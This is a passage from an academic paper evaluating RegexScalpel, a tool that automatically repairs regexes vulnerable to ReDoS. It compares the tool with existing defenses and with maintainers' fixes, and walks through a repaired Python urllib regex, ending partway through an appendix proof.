To answer RQ1, we selected three state-of-the-art tools belonging to three paradigms, i.e., regex engine substitution (RE2 [16]), input length restriction (LLI[7]), and regex repair (FlashRegex [22]). Since RE2 and LLI do not defend ReDoS vulnerabilities by regex repair, we use the term "defense" instead of "repair" when referring to the evaluation results in RQ1. To answer RQ2, we compared RegexScalpel with the project maintainers.

5.1.3 Evaluation Metrics

A defense is considered successful if it (i) passes all the given test cases, and (ii) is free from ReDoS attack. The *success defense rate* is calculated by dividing the number of successful defenses by the total number of vulnerable regexes under defense.

5.2 RQ1: Comparing State-of-the-art

Overall Results. We evaluated the effectiveness of RegexScalpel on 448 ReDoS-vulnerable regexes comparing with different defense tools, i.e., RE2, LLI with different input length limits, and FlashRegex. Table 10[8] shows the number (ratio) of regexes that have been defended successfully. We can see that across the two benchmarks, the effectiveness of RegexScalpel outperforms existing works, defending over 98% vulnerable regexes, over four times of the best results (FlashRegex with 21.20%) achieved by baselines.

In the following, we further investigated the reason why existing works performed unsatisfactorily, and thus revealed the advantage of RegexScalpel from two perspectives.

Defense Capabilities on Vulnerable Pattern $\mathcal{SLQ}$. We analyzed the distribution of four vulnerable patterns over all

[7] We implemented three variants of input length restriction to limit the length of the input to 100, 500, and 5000, which are denoted as LLI(100), LLI(500), and LLI(5000)), respectively.

[8] Table 10 shows overall results. The detailed results can be found online [21].

Table 10: Success Defense Rate Across Automated Tools.

Tool	SOLA-DA	CVE	Total
RE2	18 (52.94%)	35 (8.45%)	53 (11.83%)
LLI(100)	22 (64.71%)	45 (10.87%)	67 (14.96%)
LLI(500)	26 (76.47%)	18 (4.35%)	44 (9.82%)
LLI(5000)	26 (76.47%)	19 (4.59%)	45 (10.04%)
FlashRegex	4 (11.76%)	91 (21.98%)	95 (21.20%)
RegexScalpel	**33 (97.06%)**	**410 (99.03%)**	**443 (98.88%)**
#Regex	34	414	448

Table 11: Success Defense Rate for $\mathcal{SLQ}$ Regexes.

Tool	SOLA-DA	CVE	Total
RE2	16 (55.17%)	21 (6.75%)	37 (10.88%)
LLI(100)	21 (72.41%)	26 (8.36%)	47 (13.82%)
LLI(500)	26 (89.66%)	18 (5.79%)	44 (12.94%)
LLI(5000)	26 (89.66%)	18 (5.79%)	44 (12.94%)
FlashRegex	0 (0%)	0 (0%)	0 (0%)
RegexScalpel	**29 (100%)**	**309 (99.36%)**	**338 (99.41%)**
#Regex	29	311	340

vulnerable regexes, and observed that the pattern $\mathcal{SLQ}$ is the major cause of the vulnerability, accounting for 85.29% (29 / 34) and 75.12% (311 / 414) ReDoS vulnerabilities in the two benchmarks, respectively. We further analyzed the results of the tools for their defending vulnerabilities with respect to $\mathcal{SLQ}$ pattern. The statistics are shown in Table 11. We note that the replacement of regex engines (i.e., RE2) only reaches 10.88% success defense rate, which indicates that it cannot effectively address vulnerable regexes with $\mathcal{SLQ}$ pattern in both benchmarks. By limiting input length (i.e., LLI), the success defense rate ranges from 5.79% to 89.66%, which is still not satisfactory. In addition, FlashRegex, the state-of-the-art regex defense tool, cannot defend regexes with $\mathcal{SLQ}$ vulnerable pattern, resulting in 0% success defense rate in both benchmarks. In contrast, RegexScalpel can successfully defend 99.41% (338 over 340) regexes with $\mathcal{SLQ}$ pattern, making them free from ReDoS attacks.

Defense Capabilities on Lookarounds and Backreferences. The versatility of the rich extended features is also a reason that sets existing tools back. Among the extended features, we observed two features (i.e., lookarounds and backreferences) are more dominant than other features. So we investigated the effectiveness of regexes with these two features, as shown in Table 12. There are 7 and 32 regexes using lookarounds or backreferences in the two benchmarks, respectively. The design of RE2 and FlashRegex do not consider lookarounds and backreferences, leaving them incapable of defending such vulnerable regexes. The state-of-the-art defense tools (i.e., LLI(500) and LLI(5000)) can only defend

Table 12: Success Defense Rate for Regexes with Lookarounds or Backreferences.

Tool	SOLA-DA	CVE	Total
RE2	0 (0%)	0 (0%)	0 (0%)
LLI(100)	0 (0%)	2 (6.25%)	2 (5.13%)
LLI(500)	5 (71.43%)	2 (6.25%)	7 (17.95%)
LLI(5000)	5 (71.43%)	2 (6.25%)	7 (17.95%)
FlashRegex	0 (0%)	0 (0%)	0 (0%)
RegexScalpel	**6 (85.71%)**	**30 (93.75%)**	**36 (92.31%)**
#Regex	7	32	39

at most 7 (17.95%) of them, while our RegexScalpel can successfully defend 92.31% (36 over 39). The table shows the existing tools rarely consider handling vulnerable regexes using lookarounds or backreferences, resulting in the unsatisfactory defense capabilities for these sorts of vulnerabilities.

Finally, we explain the reason why there are five (5/448, 1.1%) regexes which cannot be fixed by RegexScalpel. A fix is considered to be *successful* if: (i) no vulnerabilities can be found, and (ii) all the test cases pass. In our evaluation, the unsuccessful fixes are all caused by the presence of failing test cases. That is, some test cases would not be accepted/matched by the repaired regex.

Summary to RQ1: RegexScalpel can effectively defend 98.88% of vulnerable regexes, compared with 21.20% achieved by the best work. The high defense capability of RegexScalpel benefits from the comprehensive consideration of all four vulnerable patterns. In addition, the design of RegexScalpelconsiders the extended features such as lookarounds and backreferences, enabling RegexScalpel to be applicable for regexes with such extended features.

5.3 RQ2: Comparing Maintainers' Repairs

Overall Results. Apart from the automatic defense tools shown above, we compared the repairs made by RegexScalpel with the defending actions taken by the project maintainers. Defending actions can be regex engine substitution, input length limit, regex repair, or code logic modification. We showed the statistics of maintainers' defense strategies in Table 13. Among four strategies, *regex repair* is mostly used by maintainers, accounting for the highest proportion, as high as 92.19%, followed by code logic modification (5.13%). Also note that there are 8 outstanding vulnerable regexes (1.79%) whose defense actions have not been determined. To answer RQ2, we evaluated RegexScalpel on the 413 vulnerable regexes that were fixed by the maintainers using regex repair.

Table 13: The proportion of Maintainers' Defense Actions.

Defense Strategy	SOLA-DA	CVE	Total
Regex Engine Substitution	0 (0%)	1 (0.24%)	1 (0.22%)
Input Length Limit	1 (2.94%)	2 (0.48%)	3 (0.67%)
Code Logic Modification	6 (17.65%)	17 (4.11%)	23 (5.13%)
Regex Repair	**21 (61.76%)**	**392 (94.69%)**	**413 (92.19%)**
No Fix	6 (17.65%)	2 (0.48%)	8 (1.79%)
#Regex	34	414	448

Table 14: Success Defense Rate of the Repairs by Maintainers and RegexScalpel.

	SOLA-DA	CVE	Total
Manual Repair	14 (66.67%)	305 (77.81%)	319 (77.23%)
RegexScalpel	**21 (100%)**	**388 (98.98%)**	**409 (99.03%)**
#Regex	21	392	413

Table 14 shows that the repairs handcrafted by project maintainers can successfully defend 77.23% (319 / 413) vulnerable regexes as compared with 99.03% (409 / 413) by the ones generated using RegexScalpel. In the following, we discuss our observations from two perspectives, multiple vulnerabilities in one regex and $\mathcal{SLQ}$-pattern regexes.

Multiple Vulnerabilities in One Regex. On examining the vulnerable regexes in the benchmarks, we observed there are vulnerable regexes that contain more than one vulnerability. We conducted further analysis on the number of such regexes that can be successfully repaired by the maintainers and by RegexScalpel, respectively. As shown in Table 15, there are 7 and 191 vulnerable regexes containing more than one vulnerability in the two benchmarks. Maintainers can only repair 57.58% of such regexes, with 14.29% and 59.16% success rates for the benchmarks, respectively. In comparison, RegexScalpel can successfully repair 97.98% of these vulnerable regexes automatically.

ReDoS-vulnerable Regexes with Pattern $\mathcal{SLQ}$. Among the 413 vulnerable regexes that were repaired by maintainers, we made a comparison over the ones with $\mathcal{SLQ}$ pattern. We found 318 such vulnerable regexes from both benchmarks. Table 16 shows the comparison results. Maintainers

Table 15: Success Defense Rate for Multiple Vulnerabilities Regexes of the Repairs by Maintainers and RegexScalpel.

	SOLA-DA	CVE	Total
Manual Repair	1 (14.29%)	113 (59.16%)	114 (57.58%)
RegexScalpel	**7 (100%)**	**187 (97.91%)**	**194 (97.98%)**
#Regex	7	191	198

Table 16: Success Defense Rate for $\mathcal{SLQ}$ Regexes of the Repairs by Maintainers and RegexScalpel.

	SOLA-DA	CVE	Total
Manual Repair	13 (72.22%)	229 (76.33%)	242 (76.10%)
RegexScalpel	**18 (100%)**	**298 (99.33%)**	**316 (99.37%)**
#Regex	18	300	318

can successfully repair 72.22% and 76.33% of the regexes with $\mathcal{SLQ}$ in the two benchmarks, respectively. In comparison, RegexScalpel can achieve 100% and 99.33% in the two benchmarks, respectively. The results reveal that fixing regexes with $\mathcal{SLQ}$ pattern manually is challenging.

> **Summary to RQ2:** Among the 413 repaired vulnerable regexes handcrafted by the maintainers, only 319 (77.23%) are ReDoS free. In RegexScalpel outperforms manual fixing, successfully repairs 409 (99.03%) of the 413 regexes. In particular, RegexScalpel excels at repairing regexes with multiple vulnerabilities and regexes with $\mathcal{SLQ}$ vulnerable pattern.

5.4 RQ3: Usefulness to Maintainers

We explored whether RegexScalpel can detect new ReDoS vulnerabilities in popular real-world projects and synthesize repairs of usefulness to project maintainers. We applied RegexScalpel to ten popular projects including Python and NLTK. The results are shown in Table 17. Although our methodology in this paper focuses on regex repair, the modules in RegexScalpel can also be applied to detecting ReDoS vulnerabilities. In total, RegexScalpel reported 16 new ReDoS regexes from ten projects. We applied RegexScalpel to repair these vulnerable regexes, and reported the repairs to the concerned project maintainers. All the 16 repairs were accepted by the maintainers and merged into subsequent project releases. At the time of submission, 8 CVEs concerning 8 projects and 13 of the 16 vulnerable regexes were assigned. The results demonstrate the usefulness of RegexScalpel to project maintainers in defending against ReDoS attacks.

We take case #1 (i.e., the Python project) in Table 17 as an example to demonstrate the process of applying RegexScalpel in practice. The case concerns a vulnerable regex `(?:.*,)*[ \t]*([^ \t]+)[ \t]+realm=(["\']?)([^"\']*)\2` used by Python built-in module *urllib*. The regex contains six vulnerabilities. Processing of the regex can be computationally expensive and is therefore vulnerable to ReDoS attacks. The Python maintainers replaced the pathological sub-regex `(?:.*,)*` with the safe one `(?:^|,)` to get the patch

Table 17: Demographics of New Vulnerabilities Repaired by RegexScalpel.

No.	Project	Disclosure Date	CVE ID	#Vuln. Regex
#1	Python	Jan 30th, 2021	CVE-2021-3733	1
#2	NLTK	Sep 5th, 2020	–	1
#3	pylint	Sep 3rd, 2020	–	2
#4	mpmath	Oct 8th, 2021	CVE-2021-29063	1
#5	browserslist	Apr 28th, 2021	CVE-2021-23364	6
#6	code-server	Sep 17th, 2021	CVE-2021-3810	1
#7	ansi-regex	Sep 12th, 2021	CVE-2021-3807	1
#8	nth-check	Sep 17th, 2021	CVE-2021-3803	1
#9	nodejs-tmpl	Sep 15, 2021	CVE-2021-3777	1
#10	jspdf	Feb 12th, 2021	CVE-2021-23353	1
			Total	16

`(?:^|,)[ \t]*([^ \t]+)[ \t]+realm=(["\']?)([^"\']*)\2`. The patch fixed the first four vulnerabilities related to the pathological sub-regex `(?:.*,)*` in Table 18, and prevented the pathological sub-regex `[ \t]*` from being used as a starting sub-regex, which in turn fixed the fifth vulnerability. However, it cannot fix the sixth vulnerability, which is related to the pathological sub-regex `[^ \t]+`. RegexScalpel analyzed the vulnerability information of the patch ($\mathcal{SLQ}_3$, `(?:^|,)[ \t]*([^ \t]+)`, [`,`, `([^ \t]+)`]). It leveraged the pattern τ_{36} in Table 8 to synthesize a repaired regex `(?:^|,)[ \t]*([^ \t,]+)[ \t]+realm=(["\']?)([^"\' ]*)\2` based on the patch provided by the maintainers. In addition, RegexScalpel leveraged the repair patterns τ_{19} in Table 7 and τ_{30} in Table 8 to repair the initial regex and synthesize another patch `^(?:[^,]*,)*[ \t]*([^ \t]+)[ \t]+realm=(["\']?)([^"\']*)\2`. The two synthesized patches RegexScalpel passed all test cases, and the first one is committed to the maintainers. Finally, the maintainers confirmed and released it in Python 3.6-3.10, and appreciated our help.

Table 18: The Six ReDoS Vulnerabilities in Python built-in module *urllib*.

No.	Sub-pattern	Vuln. Source	Vuln. Cause
❶	$\mathcal{QOA}_1$	`(?:.*,)*`	`[.*,]`
❷	$\mathcal{QOA}_2$	`(?:.*,)*[ \t]*([^ \t]+)`	`[(?:.*,)*,([^ \t]+)]`
❸	$\mathcal{SLQ}_1$	`(?:.*,)*`	`(?:.*,)*`
❹	$\mathcal{SLQ}_1$	`.*`	`.*`
❺	$\mathcal{SLQ}_2$	`(?:.*,)*[ \t]*`	`[ \t]*`
❻	$\mathcal{SLQ}_2$	`(?:.*,)*[ \t]*([^ \t]+)`	`[^ \t]+`

Summary to RQ3: RegexScalpel is useful to synthesize non-trivial and effective repairs for new vulnerable regexes found in popular real-world projects.

5.5 RQ4: Semantics Preservation

Finally, we showed the empirical evidence by verifying that the repaired regexes synthesized by RegexScalpel are subsets of the original ones. The experiments indicated that all repaired regexes synthesized by RegexScalpel are subsets of the corresponding original ones.

Furthermore, we calculated the semantic similarities between the repaired regexes and the original ones. To measure the semantic similarity, we used the equation as follows:

$$Sim(r_1, r_2) = \frac{|\mathcal{L}(r_1) \cap \mathcal{L}(r_2)|}{|\mathcal{L}(r_1) \cup \mathcal{L}(r_2)|} \quad (1)$$

where $\mathcal{L}(r_1)$ and $\mathcal{L}(r_2)$ are languages of regexes r_1 and r_2, respectively. Yet, the languages can be infinite, so we adopted the following equation used in previous work [5]:

$$Sim(r_1, r_2) = \lim_{\lambda \to +\infty} \frac{|\mathcal{L}(r_1)^{\leq \lambda} \cap \mathcal{L}(r_2)^{\leq \lambda}|}{|\mathcal{L}(r_1)^{\leq \lambda} \cup \mathcal{L}(r_2)^{\leq \lambda}|} \quad (2)$$

where $\lambda \in \mathbb{N}$. Formally, for a language $\mathcal{L}(r)$, let $|\mathcal{L}(r)^{\leq \lambda}|$ denote the number of words in $\mathcal{L}(r)$ of length at most λ. The calculation proceeds iteratively until the solution converges to 0.001 as set in [5].




Figure 3: Semantic similarities between the vulnerable regexes and the repaired ones.

Figure 3 visualizes the semantic similarity between the vulnerable regex and the repaired one. We can see that most similarities go beyond 98%. On average, the semantic similarity is 99.57%, meaning that the semantics of regexes are well-preserved after the repair.

Summary to RQ4: RegexScalpel can synthesize repaired regexes preserving the semantics of the original ones and keeping the semantics as close as possible to the original ones.

6 Related Work

ReDoS Defense. Various techniques [2, 7, 8, 10, 13, 15–17, 22, 23, 27–30, 37–39, 42] proposed to defense or mitigate ReDoS vulnerabilities by modifying the structure of regexes (i.e., regex repair) or optimizing regex matching (i.e., regex engine optimization).

Regex Repair. Li et al. [22] proposed the first programming-by-example (PBE) framework, using determinism to integrate regex synthesis and repair with respect to ReDoS vulnerabilities. But it can not synthesize and repair regexes with extended features, such as lookarounds and backreferences. Chida and Terauchi [7] proposed another PBE repair ReDoS framework, which uses strong determinism constraints and supports some extended features (e.g., lookarounds and backreferences). But strong determinism constraints are not necessary. For example, the regex `a(b*|b*)c` is not strongly deterministic but invulnerable. Also, as discussed in Sec. 1, there exist several common problems in [22] and [7]. First, the repair quality depends on the quality of the examples provided by the users. It is difficult for users to provide sufficient (characteristic) examples [20, 25], which makes it difficult for these tools to get a repaired regex that is semantically equivalent or similar to the original one. Second, these tools ignore the $\mathcal{SLQ}$ vulnerable pattern, which leads to the incapability of repairing $\mathcal{SLQ}$ regexes. For example, they can not repair the regex `a+b`. Van der Merwe et al. [39] proposed several DFA-based optimizing techniques transforming vulnerable pure regular expressions into safe ones while focusing only on exponential vulnerabilities, thus this work does not support extended functionalities and is unable to fix polynomial vulnerabilities (e.g., $\mathcal{SLQ}$ and $\mathcal{POA}$ patterns). Cody-Kenny et al. [8] presented a genetic-programming based tool to get alternative regexes with better running time performance, which may synthesize ReDoS-vulnerable regexes and does not support extended features.

Regex Engine Optimization. For eliminating or alleviating ReDoS, many works are dedicated to optimizing the regex engine, e.g., by parallel algorithms [23], GPU-based algorithms [42], state-merging algorithms [2], Thompson's Non-deterministic Finite Automaton algorithm [10,37], counting automata matching algorithm [38], Parsing Expression Grammars (PEGs) [15, 17, 27], memoization-based optimization [13] and recursion-limit/backtracking-limit/time-limit [28–30]. Whereas significantly improving performance and thus alleviating ReDoS attacks, these techniques also have some obvious flaws, such as not supporting extended features or sacrificing memory.

ReDoS Detection. Previous works [19,24,26,31–33,35,36, 40,41] have studied ReDoS detection, which can be mainly classified as static analysis [31, 32, 40, 41], dynamic analysis [26, 33, 35, 36], and hybrid approaches combining both static and dynamic analysis [19, 24]. It is worth mentioning that there are two detectors (i.e., [19] and [24]) to detect ReDoS vulnerabilities by formally and comprehensively modeling vulnerable patterns. In particular, pattern $\mathcal{SLQ}$ proposed by [19] is a new ReDoS pattern that has not been recognized by previous detection work. Although the vulnerable patterns proposed by [19] and [24] are comprehensive, they are not fine-grained enough for us to directly apply to Sec. 4.1. We took inspiration from Li et al. [19] and Liu et al. [24] and presented fine-grained vulnerable sub-patterns based on [19].

7 Conclusion

In this paper, we propose RegexScalpel, which can defend ReDoS attacks by automatically localizing and repairing ReDoS-vulnerable regexes. RegexScalpel is the first approach to localize and fix the vulnerable regexes considering comprehensive and fine-grained types of vulnerable causes. The experiment reveals the high effectiveness of RegexScalpel by successfully fixing 98.88% vulnerable regexes, compared with 21.20% achieved by the best existing work. Further, it outperformed the manual repair, achieving 99.03% success repair ratio compared with only 77.23% for manual repair. It also helped to repair 16 ReDoS vulnerabilities in the ten real-world projects and got confirmed by the maintainers, resulting in 8 confirmed CVEs.

Acknowledgments

The authors would like to thank the reviewers and our shepherd, Engin Kirda, for their helpful feedback on an earlier version of this paper. This work was supported in part by National Natural Science Foundation of China (Grants #61872339, #61932021, #61972260, #61772347, #61836005), National Key Research and Development Program of China under Grant #2019YFE0198100, Guangdong Basic and Applied Basic Research Foundation under Grant #2019A1515011577, Shenzhen Fundamental Research Program (Grants #20200810150421002, #JCYJ20200813091134001), the Hong Kong RGC/GRF (Grant No. 16207120), Hong Kong ITF (Grant No. MHP/055/19), Huawei PhD Fellowship, MSRA Collaborative Research Grant, the National Research Foundation, Prime Ministers Office, Singapore under its National Cybersecurity R&D Program (Award No. NRF2018NCR-NCR005-0001), NRF Investigatorship NRFI06-2020-0022-0001, the National Research Foundation through its National Satellite of Excellence in Trustworthy Software Systems (NSOE-TSS) project under the National Cybersecurity R&D (NCR) Grant award No. NRF2018NCR-NSOE003-0001 and the Ministry of Education, Singapore under its Academic Research Fund Tier 3 (MOET32020-0004). Any opinions, findings and conclusions or recommendations expressed in this material are those of the author(s) and do not reflect the views of the Ministry of Education, Singapore.

References

[1] Alberto Bartoli, Andrea De Lorenzo, Eric Medvet, and Fabiano Tarlao. Inference of regular expressions for text extraction from examples. *IEEE Trans. Knowl. Data Eng.*, 28(5):1217–1230, 2016.

[2] Michela Becchi and Srihari Cadambi. Memory-efficient regular expression search using state merging. In *INFOCOM 2007. 26th IEEE International Conference on Computer Communications, Joint Conference of the IEEE Computer and Communications Societies, 6-12 May 2007, Anchorage, Alaska, USA*, pages 1064–1072. IEEE, 2007.

[3] The Cloudflare Blog. Details of the Cloudflare outage on July 2, 2019, 2020. https://blog.cloudflare.com/details-of-the-cloudflare-outage-on-july-2-2019/.

[4] Cezar Câmpeanu, Kai Salomaa, and Sheng Yu. A Formal Study Of Practical Regular Expressions. *Int. J. Found. Comput. Sci.*, 14(6):1007–1018, 2003.

[5] Jialun Cao, Meiziniu Li, Yeting Li, Ming Wen, Shing-Chi Cheung, and Haiming Chen. SemMT: A Semantic-based Testing Approach for Machine Translation Systems. *ACM Trans. Softw. Eng. Methodol.*, 31(2):34e:1–34e:36, 2022.

[6] Carl Chapman, Peipei Wang, and Kathryn T. Stolee. Exploring regular expression comprehension. In *Proceedings of the 32nd IEEE/ACM International Conference on Automated Software Engineering, ASE 2017, Urbana, IL, USA, October 30 - November 03, 2017*, pages 405–416, 2017.

[7] Nariyoshi Chida and Tachio Terauchi. Repairing dos vulnerability of real-world regexes. *CoRR*, abs/2010.12450, 2020.

[8] Brendan Cody-Kenny, Michael Fenton, Adrian Ronayne, Eoghan Considine, Thomas McGuire, and Michael O'Neill. A search for improved performance in regular expressions. In *Proceedings of the Genetic and Evolutionary Computation Conference, GECCO 2017, Berlin, Germany, July 15-19, 2017*, pages 1280–1287, 2017.

[9] The MITRE Corporation. Common Vulnerabilities and Exposures (CVE), 2020. https://cve.mitre.org/index.html.

[10] Russ Cox. Regular Expression Matching Can Be Simple And Fast (But Is Slow In Java, Perl, PHP, Python, Ruby, ...), 2007. https://swtch.com/~rsc/regexp/regexp1.html.

[11] James C. Davis, Christy A. Coghlan, Francisco Servant, and Dongyoon Lee. The impact of regular expression denial of service (redos) in practice: an empirical study at the ecosystem scale. In *Proceedings of the 2018 ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering, ESEC/SIGSOFT FSE 2018, Lake Buena Vista, FL, USA, November 04-09, 2018*, pages 246–256, 2018.

[12] James C. Davis, Louis G. Michael IV, Christy A. Coghlan, Francisco Servant, and Dongyoon Lee. Why aren't regular expressions a lingua franca? an empirical study on the re-use and portability of regular expressions. In *Proceedings of the ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering, ESEC/SIGSOFT FSE 2019, Tallinn, Estonia, August 26-30, 2019*, pages 443–454, 2019.

[13] James C. Davis, Francisco Servant, and Dongyoon Lee. Using selective memoization to defeat regular expression denial of service (redos). In *42nd IEEE Symposium on Security and Privacy, SP 2021, San Francisco, CA, USA, 24-27 May 2021*, pages 1–17. IEEE, 2021.

[14] James Collins Davis. *On the Impact and Defeat of Regular Expression Denial of Service*. PhD thesis, Virginia Tech, 2020.

[15] Bryan Ford. Parsing expression grammars: a recognition-based syntactic foundation. In *Proceedings of the 31st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2004, Venice, Italy, January 14-16, 2004*, pages 111–122, 2004.

[16] Google. RE2, 2020. https://github.com/google/re2.

[17] IBM. Rosie Pattern Language (RPL), 2020. https://rosie-lang.org/.

[18] Louis G. Michael IV, James Donohue, James C. Davis, Dongyoon Lee, and Francisco Servant. Regexes are hard: Decision-making, difficulties, and risks in programming regular expressions. In *34th IEEE/ACM International Conference on Automated Software Engineering, ASE 2019, San Diego, CA, USA, November 11-15, 2019*, pages 415–426, 2019.

[19] Yeting Li, Zixuan Chen, Jialun Cao, Zhiwu Xu, Qiancheng Peng, Haiming Chen, Liyuan Chen, and Shing-Chi Cheung. ReDoSHunter: A Combined Static and Dynamic Approach for Regular Expression DoS Detection. In *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, pages 3847–3864. USENIX Association, 2021.

[20] Yeting Li, Shuaimin Li, Zhiwu Xu, Jialun Cao, Zixuan Chen, Yun Hu, Haiming Chen, and Shing-Chi Cheung. TRANSREGEX: Multi-modal Regular Expression Synthesis by Generate-and-Repair. In *43rd IEEE/ACM International Conference on Software Engineering, ICSE 2021, Madrid, Spain, 22-30 May 2021*, pages 1210–1222. IEEE, 2021.

[21] Yeting Li, Yecheng Sun, Zhiwu Xu, Jialun Cao, Yuekang Li, Rongchen Li, Haiming Chen, Shing-Chi Cheung, Yang Liu, and Yang Xiao. RegexScalpel, 2022. https://sites.google.com/view/regexscalpel/.

[22] Yeting Li, Zhiwu Xu, Jialun Cao, Haiming Chen, Tingjian Ge, Shing-Chi Cheung, and Haoren Zhao. Flashregex: Deducing anti-redos regexes from examples. In *35th IEEE/ACM International Conference on Automated Software Engineering, ASE 2020, Melbourne, Australia, September 21-25, 2020*, pages 659–671, 2020.

[23] Cheng-Hung Lin, Chen-Hsiung Liu, and Shih-Chieh Chang. Accelerating regular expression matching using hierarchical parallel machines on GPU. In *Proceedings of the Global Communications Conference, GLOBECOM 2011, 5-9 December 2011, Houston, Texas, USA*, pages 1–5. IEEE, 2011.

[24] Yinxi Liu, Mingxue Zhang, and Wei Meng. Revealer: Detecting and Exploiting Regular Expression Denial-of-Service Vulnerabilities. In *42nd IEEE Symposium on Security and Privacy, SP 2021, San Francisco, CA, USA, 24-27 May 2021*, pages 1468–1484. IEEE, 2021.

[25] Mehdi Hafezi Manshadi, Daniel Gildea, and James F. Allen. Integrating Programming by Example and Natural Language Programming. In *Proceedings of the Twenty-Seventh AAAI Conference on Artificial Intelligence, July 14-18, 2013, Bellevue, Washington, USA*, 2013.

[26] Robert McLaughlin, Fabio Pagani, Noah Spahn, Christopher Kruegel, and Giovanni Vigna. Regulator: Dynamic Analysis to Detect ReDoS. In *31th USENIX Security Symposium, USENIX Security 2022, August 10–12, 2022*. USENIX Association, 2022.

[27] Sérgio Medeiros, Fabio Mascarenhas, and Roberto Ierusalimschy. From regexes to parsing expression grammars. *Sci. Comput. Program.*, 93:3–18, 2014.

[28] Microsoft. Regex class - C#, 2020. https://docs.microsoft.com/en-us/dotnet/api/system.text.regularexpressions.regex?view=net-5.0.

[29] PCRE. PCRE - Perl Compatible Regular Expressions, 2020. https://pcre.org/.

[30] PHP. PHP: preg_match - Manual, 2020. https://www.php.net/manual/en/function.preg-match.php.

[31] Asiri Rathnayake. *Semantics, Analysis And Security Of Backtracking Regular Expression Matchers*. PhD thesis, University of Birmingham, UK, 2015.

[32] Asiri Rathnayake and Hayo Thielecke. Static analysis for regular expression exponential runtime via substructural logics. *CoRR*, abs/1405.7058, 2014.

[33] Yuju Shen, Yanyan Jiang, Chang Xu, Ping Yu, Xiaoxing Ma, and Jian Lu. Rescue: crafting regular expression dos attacks. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering, ASE 2018, Montpellier, France, September 3-7, 2018*, pages 225–235, 2018.

[34] Cristian-Alexandru Staicu and Michael Pradel. Freezing the web: A study of redos vulnerabilities in javascript-based web servers. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 361–376, 2018.

[35] Bryan Sullivan. New Tool: SDL Regex Fuzzer, 2010. http://cloudblogs.microsoft.com/microsoftsecure/2010/10/12/new-tool-sdl-regex-fuzzer.

[36] Bryan Sullivan. Regular Expression Denial of Service Attacks and Defenses, 2010. https://docs.microsoft.com/en-us/archive/msdn-magazine/2010/may/security-briefs-regular-expression-denial-of-service-attacks-and-defenses.

[37] Ken Thompson. Regular expression search algorithm. *Commun. ACM*, 11(6):419–422, 1968.

[38] Lenka Turonová, Lukás Holík, Ondrej Lengál, Olli Saarikivi, Margus Veanes, and Tomás Vojnar. Regex matching with counting-set automata. *Proc. ACM Program. Lang.*, 4(OOPSLA):218:1–218:30, 2020.

[39] Brink van der Merwe, Nicolaas Weideman, and Martin Berglund. Turning evil regexes harmless. In *Proceedings of the South African Institute of Computer Scientists and Information Technologists, SAICSIT 2017, Thaba Nchu, South Africa, September 26-28, 2017*, pages 38:1–38:10, 2017.

[40] Nicolaas Weideman, Brink van der Merwe, Martin Berglund, and Bruce W. Watson. Analyzing matching time behavior of backtracking regular expression matchers by using ambiguity of NFA. In *Implementation and Application of Automata - 21st International Conference, CIAA 2016, Seoul, South Korea, July 19-22, 2016, Proceedings*, pages 322–334, 2016.

[41] Valentin Wüstholz, Oswaldo Olivo, Marijn J. H. Heule, and Isil Dillig. Static detection of dos vulnerabilities in programs that use regular expressions. In *Tools and Algorithms for the Construction and Analysis of Systems - 23rd International Conference, TACAS 2017, Held as Part of the European Joint Conferences on Theory and Practice of Software, ETAPS 2017, Uppsala, Sweden, April 22-29, 2017, Proceedings, Part II*, pages 3–20, 2017.

[42] Xiaodong Yu and Michela Becchi. GPU acceleration of regular expression matching for large datasets: Exploring the implementation space. In *Computing Frontiers Conference, CF'13, Ischia, Italy, May 14 - 16, 2013*, pages 18:1–18:10. ACM, 2013.

A Appendix

A.1 Proof of Semantics Preservation After Repair

Lemma 1. *Given two regexes $r_1 = \alpha\gamma\beta$ and $r_2 = \alpha\delta\beta$, if $\mathcal{L}(\gamma) \subseteq \mathcal{L}(\delta)$, then $\mathcal{L}(r_1) \subseteq \mathcal{L}(r_2)$.*

Proof. Since $\mathcal{L}(\gamma) \subseteq \mathcal{L}(\delta)$, $\mathcal{L}(r_1) = \mathcal{L}(\alpha)\mathcal{L}(\gamma)\mathcal{L}(\beta)$ and $\mathcal{L}(r_2) = \mathcal{L}(\alpha)\mathcal{L}(\delta)\mathcal{L}(\beta)$, then we have $\mathcal{L}(r_1) \subseteq \mathcal{L}(r_2)$. □

Theorem 1. *Given a ReDoS-vulnerable regex r, RegexScalpel returns the repaired regex r' satisfying that $\mathcal{L}(r') \subseteq \mathcal{L}(r)$.*

Proof. For repairing vulnerable regexes, RegexScalpel uses three kinds of strategies (i.e., adding a lookaround/start-of-line anchor, deleting a quantifier/sub-regex and modifying a quantifier/sub-regex).

According to the repair patterns we proposed, $\tau_1 - \tau_3$ are based on deleting a quantifier. We can see that these patterns can only be used when the two languages before and after deleting the quantifier are equivalent. According to Lemma 1, we can prove $\mathcal{L}(r') \subseteq \mathcal{L}(r)$. τ_4 is based on deleting a sub-regex, which can only be used when the two languages before and after deleting are equivalent. Similarly, we can prove $\mathcal{L}(r') \subseteq \mathcal{L}(r)$. τ_{18} and τ_{31} are based on modifying quantifiers. For a sub-regex with a large quantifier, if we replace the quantifier with a smaller one (i.e., 500), it's obvious that the language of the sub-regex replaced with a small quantifier is the subset of the language of the sub-regex with a large quantifier. Therefore, we can prove $\mathcal{L}(r') \subseteq \mathcal{L}(r)$ according to Lemma 1. $\tau_9 - \tau_{10}, \tau_{13} - \tau_{15}, \tau_{19} - \tau_{22}, \tau_{25} - \tau_{29}, \tau_{32}, \tau_{35} - \tau_{36}, \tau_{39} - \tau_{40}$ are based on modifying sub-regex. Among these repair patterns, τ_{15} can only be used when the two languages before and after modifying are 